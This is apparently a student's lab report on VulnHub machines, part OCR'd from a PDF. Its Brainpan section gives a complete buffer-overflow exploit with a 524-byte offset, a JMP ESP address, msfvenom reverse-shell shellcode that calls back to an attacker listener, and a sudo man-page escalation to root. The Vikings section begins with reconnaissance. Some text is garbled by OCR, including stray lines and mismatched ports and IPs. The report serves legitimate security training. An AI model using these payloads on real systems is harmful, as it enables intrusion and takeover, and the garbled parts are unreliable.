
[urals㉿kali:~] $ gobuster dir -u http://192.168.56.104:10000/ -w "/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt"
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://192.168.56.104:10000/
[*] Method: GET
[*] Threads: 10
[*] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.6
[*] Timeout: 10s

Starting gobuster in directory enumeration mode
/bin      (Status: 301) [Size: 0] [→ /bin/]
Progress: 44535 / 220561 (20.19%)[ERROR] Get "http://192.168.56.104:10000/5845": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 46685 / 220561 (21.17%)[ERROR] Get "http://192.168.56.104:10000/Internet_Privacy": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 47943 / 220561 (21.74%)[ERROR] Get "http://192.168.56.104:10000/20050523": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 57216 / 220561 (25.94%)[ERROR] Get "http://192.168.56.104:10000/20050815": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.56.104:10000/iana": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 57218 / 220561 (25.94%)[ERROR] Get "http://192.168.56.104:10000/bt_login": context deadline exceeded (Client.Timeout exceeded while awaiting headers)

MODIFYING VICTIM'S WEBSITES TO DEPLOY MALWARE TO WEBSITE VISITORS
IP THEFT
TAKING OVER HIGH-VALUE ACCOUNTS
BREACHING ORGANIZATION PERIMITERS
```

There is a Bin directory on the server, on which there is an executable executable file, which I will try to download and play with it:



On startup, a window opens waiting for the session to open on port 9999. I'll use netcat to connect to the sensitive service and see what's going on. To do this, I wrote a small script in Python that allows you to establish a local connection to the server:

The screenshot shows a terminal window with the following details:

- Window title: ~/Desktop/brainpan/exploit.py - Mousepad
- File menu: File, Edit, Search, View, Document, Help
- Toolbar icons: New, Open, Save, Print, Cut, Copy, Paste, Find, Replace, Select All, Undo, Redo
- Code content:

```
1 import socket
2 host = "127.0.0.1"
3 port = 9999
4
5 payload = "password"
6
7 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8 s.connect((host, port))
9
10 print (s.recv(1024))
11 s.send(payload)
12 print (s.recv(1024))
13
```

When I connected, I received the following message:

```
C:\Users\vboxuser\Desktop\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
[get_reply] s = []
[get_reply] copied 0 bytes to buffer
[+] check is -1
[get_reply] s = []
[get_reply] copied 0 bytes to buffer
```

It was really possible to connect, moreover, the work of some method of `get_reply` is visible.

Now I'll try to crash the program by feeding it a load of a large number of characters:


The screenshot shows a terminal window with the following details:

- Icon: A small red circular icon with a white letter 'P'.
- Title Bar: ~Desktop/brainpan/exploit.py - Mousepad
- Menu Bar: File Edit Search View Document Help
- Toolbar: Standard file operations (New, Open, Save, Print, Find, Replace, Copy, Paste, Cut, Undo, Redo, Select All, Find Next, Find Previous, Find and Replace, Find and Replace Next, Find and Replace Previous).
- Code Area:

```
1 import socket
2 host = "192.168.56.106"
3 port = 9999
4
5 payload = "A"*1000
6
7 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8 s.connect((host, port))
9 payload_bytes = payload.encode('utf-8')
10 s.send(payload_bytes)
11 |
```


With a thousand "A" I managed to crash the program and overwrite the EIP register with

the value 0x41414141



Now you need to know the specific size of the buffer. Let's replace the payload with the cyclic pattern generated by `pattern_create.rb`:

Here, the EIP value is 35724134:



Now you can find out the offset by this register value using pattern\_offset.rb:


```
[urals㉿kali)-[~] $ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 35724134
[*] Exact match at offset 524
```

```
[urals㉿kali)-[~] $ SyntaxError: unterminated string literal (detected at
[urals㉿kali)-[~] $ ---[urals㉿kali)-[~] /Desktop/braindump
```

So, there are 524 bytes of space allocated in the buffer. To check that this is really the case, let's rewrite the EIP to the value I need. For example, let's add "BBBB" to the end, which corresponds to HEX 0x42424242:

As you can see, control over the EIP has been obtained:



The register instruction JMP ESP can be easily found by searching:



JMP ESP: 0x311723f3. With the available information, I will add to the script:

```
1 import socket
2 host = "192.168.56.104"
3 port = 9999
4
5 buf = b""
6 buf += b"\xdd\xc5\xd9\x74\x24\xf4\xb8\x5a\x5c\x44\x7c\x5b"
7 buf += b"\x31\xc9\xb1\x12\x83\xc3\x04\x31\x43\x13\x03\x19"
8 buf += b"\x4f\xa6\x89\xac\xb4\xd1\x91\x9d\x09\x4d\x3c\x23"
9 buf += b"\x07\x90\x70\x45\xda\xd3\xe2\xd0\x54\xec\xc9\x62"
10 buf += b"\xdd\x6a\x2b\x0a\x1e\x24\xf3\xac\xf6\x37\x04\x35"
11 buf += b"\x3e\xb1\xe5\x85\x26\x91\xb4\xb6\x15\x12\xbe\xd9"
12 buf += b"\x97\x95\x92\x71\x46\xb9\x61\xe9\xfe\xea\xaa\x8b"
13 buf += b"\x97\x7d\x57\x19\x3b\xf7\x79\x2d\xb0\xca\xfa"
14
15 payload= b"A"*524
16 payload += b"\xf3\x12\x17\x31"
17 payload += b"\x90"*48
```

So, the script has added the value of the return address in the Little Endian format and 48 NOP instructions, which will be followed by a reverse shell generated with Msfvenom in python format:

```
(urals㉿kali)-[~/Desktop]
$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.56.102 LPORT=1337 -b '\x00' -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf = b""
buf += b"\xdd\xc5\xd9\x74\x24\xf4\xb8\x5a\x5c\x44\x7c\x5b"
buf += b"\x31\xc9\xb1\x12\x83\xc3\x04\x31\x43\x13\x03\x19"
buf += b"\x4f\xa6\x89\xac\xb4\xd1\x91\x9d\x09\x4d\x3c\x23"
buf += b"\x07\x90\x70\x45\xda\xd3\xe2\xd0\x54\xec\xc9\x62"
buf += b"\xdd\x6a\x2b\x0a\x1e\x24\xf3\xac\xf6\x37\x04\x35"
buf += b"\x3e\xb1\xe5\x85\x26\x91\xb4\xb6\x15\x12\xbe\xd9"
buf += b"\x97\x95\x92\x71\x46\xb9\x61\xe9\xfe\xea\xaa\x8b"
buf += b"\x97\x7d\x57\x19\x3b\xf7\x79\x2d\xb0\xca\xfa"
```

Netcat started listening to port 1337 and sent an exploit:

```
(urals㉿kali)-[~]
$ nc -lvp 1337
listening on [any] 1337 ...
192.168.56.104: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 39216
whoami
puck
[
```

So, I managed to connect and whoami shows that I'm under the user puck:

Since you can't see anything in the netcat, I'll spawn the shell:

```
(urals㉿kali)-[~]
$ nc -lvp 1337
listening on [any] 1337 ...
192.168.56.104: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.104] 39217
python -c 'import pty; pty.spawn("/bin/sh")'
$ /bin/bash
/bin/bash
puck@brainpan:/home/puck$ whoami
whoami
puck
puck@brainpan:/home/puck$ 
```

So, the user is received, you can walk around and see what to find.

I found only three existing users: anansi, puck, reynard.

By running sudo -l, you can see what the puck user is allowed to execute on behalf of the sudo:

```
urals@kali: ~
File Actions Edit View Help
bash: cd: anansi: Permission denied
puck@brainpan:/home$ cd reynard
cd reynard
bash: cd: reynard: Permission denied
puck@brainpan:/home$ cd ../
cd ..
puck@brainpan:$ ls
bin etc initrd.img.old media proc sbin sys var
boot home lib mnt root selinux tmp vmlinuz
dev initrd.img lost+found opt run srv usr vmlinuz.old
puck@brainpan:$ cd home
cd home
puck@brainpan:/home$ cd puck
cd puck
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$ 
```

```

cd puck
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
    - network
    - proclist
    - manual [command]
puck@brainpan:/home/puck$ █

```

```

File Actions Edit View Help
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
    - network
    - proclist
    - manual [command]
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util network
sudo /home/anansi/bin/anansi_util network
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 brd 127.0.0.1 scope host lo
        inet6 ::1/128 brd :: scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 08:00:27:e2:d4:a2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.104/24 brd 192.168.56.255 scope global eth0
        inet6 fe80::a00:27ff:fee2:d4a2/64 brd fe80::ff:fe::a00:27ff:fee2:d4a2/64 scope link
            valid_lft forever preferred_lft forever
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util proclist
'sudo': unknown terminal type.
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual ls

```

After executing this command, I tried to run it with network options. proclist and manual. The man option will open the page with any Linux command, e.g. (analogue, for example) man ls:

```

File Actions Edit View Help
sudo /home/anansi/bin/anansi_util manual ls
No manual entry for manual
WARNING: terminal is not fully functional
- (press RETURN)
LS(1)                               User Commands                         LS(1)

NAME
    ls - list directory contents

SYNOPSIS
    ls [OPTION] ... [FILE] ...

DESCRIPTION
    List information about the FILEs (the current directory by default).
    Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.

    Mandatory arguments to long options are mandatory for short options
    too.

    -a, --all
        do not ignore entries starting with .

    -A, --almost-all

```

So, according to GTFOBins, escalating privileges with the man command is very simple:

```
sudo /home/anansi/bin/anansi_util manual man!bash
```

```
File Actions Edit View Help 1 2 3 4

SYNOPSIS
    man [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-m system[, ...]] [-M path] [-S list] [-e extension] [-i|-I]
    [-regex] [-wildcard] [-names-only] [-a] [-u] [-no-subpages] [-P
    pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
    cation] [-p string] [-t] [-T[device]] [-H[browser]] [-X[dpi]] [-Z]
    [[section] page ...] ...
    man -k [apropos options] regexp ...
    man -K [-wl|W] [-S list] [-i|-I] [-regex] [section] term ...
    man -f [whatis options] page ...
    man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t]
    [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
    man -wl|W [-C file] [-d] [-D] page ...
    man -c [-C file] [-d] [-D] page ...
    man [-hV] python file; 479 bytes

DESCRIPTION
```

Рут получен.

## **Self-Assessment Questions:**

- List the tools (programs and utilities) that you used to solve this lab:  
Nmap, Immunity Debugger, msfvenom, netcat, dirbuster,
  - List the vulnerabilities you've discovered:

## Buffer Overflow

- Give advice on how to improve your protection:

Introduce the ability to check the length of the entered password for the number of characters so that the buffer overflow does not occur, rather than just comparing it to the "shitstorm" value

## Lab 3 "Ragnar":

- #### - General information:

Testing period: 24.10.2023

Test object: <https://www.vulnhub.com/entry/vikings-1,741/>

- #### - Description of actions:

Reconnaissance phase: Scanned the network with netdiscover to find out the address of the machine:

```
urals@kali: ~
File Actions Edit View Help
Currently scanning: 172.18.135.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240


---



| IP             | At                | MAC Address | Count | Len | MAC Vendor / Hostname  |
|----------------|-------------------|-------------|-------|-----|------------------------|
| 192.168.56.1   | 0a:00:27:00:00:0b |             | 1     | 60  | Unknown vendor         |
| 192.168.56.100 | 08:00:27:f7:03:c8 |             | 2     | 120 | PCS Systemtechnik GmbH |
| 192.168.56.109 | 08:00:27:53:a6:db |             | 1     | 60  | PCS Systemtechnik GmbH |


```

Next, I scanned the nmap address 192.168.56.109:

```
—(urals㉿kali)-[~]
└$ nmap -sC -sV 192.168.56.109 -Pn
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-24 18:17 EDT
Nmap scan report for 192.168.56.109
Host is up (0.00071s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    2048 59:d4:c0:fd:62:45:97:83:15:01:15:b2:a2:c5:60:99 (RSA)
    256 7e:37:f0:11:63:80:15:a3:d3:9d:43:c6:09:be:f8:da (ECDSA)
    256 52:e9:4f:71:bc:14:dc:00:34:f2:a7:b3:58:b5:0d:ce (ED25519)
30/tcp    open  http   Apache httpd 2.4.29
  http-title: Index of /
  http-server-header: Apache/2.4.29 (Ubuntu)
  http-ls: Volume /
  SIZE  TIME      FILENAME
  -    2020-10-29 21:07 site/
  -
  Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.34 seconds

—(urals㉿kali)-[~]
└$ █
```

22 (using OpenSSH Ubuntu) and 80 (using Apache 2.4.29) are open.

I visited the web service, checked the code of the page, and found nothing.



I fuzzed directs and files on the web server, found some war.txt:

```
(urals㉿kali)-[~]
$ gobuster dir -u http://192.168.56.109/site/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt, php, html
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.56.109/site/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  txt,
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/.           (Status: 200) [Size: 4419]
/images      (Status: 301) [Size: 322] [→ http://192.168.56.109/site/images/]
/css         (Status: 301) [Size: 319] [→ http://192.168.56.109/site/css/]
/js          (Status: 301) [Size: 318] [→ http://192.168.56.109/site/js/]
/.war.txt    (Status: 200) [Size: 13]
/.           (Status: 200) [Size: 4419]
Progress: 661680 / 661683 (100.00%)
=====
Finished


(urals㉿kali)-[~]
$
```



Got to a page with a bunch of ciphertext. Very similar to a Base64-encrypted file: there is a "=". sign at the end of the line, which is a characteristic Base64 suffix, not to mention the many "+s" that occur in the course of the text. You can check this by downloading the page to yourself via curl and decoding it with base64 -d > output

```
(root㉿kali)-[~/VulnHub/Vikings]
# file test
test: Zip archive data, at least v5.1 to extract, compression method=AES Encrypted
```

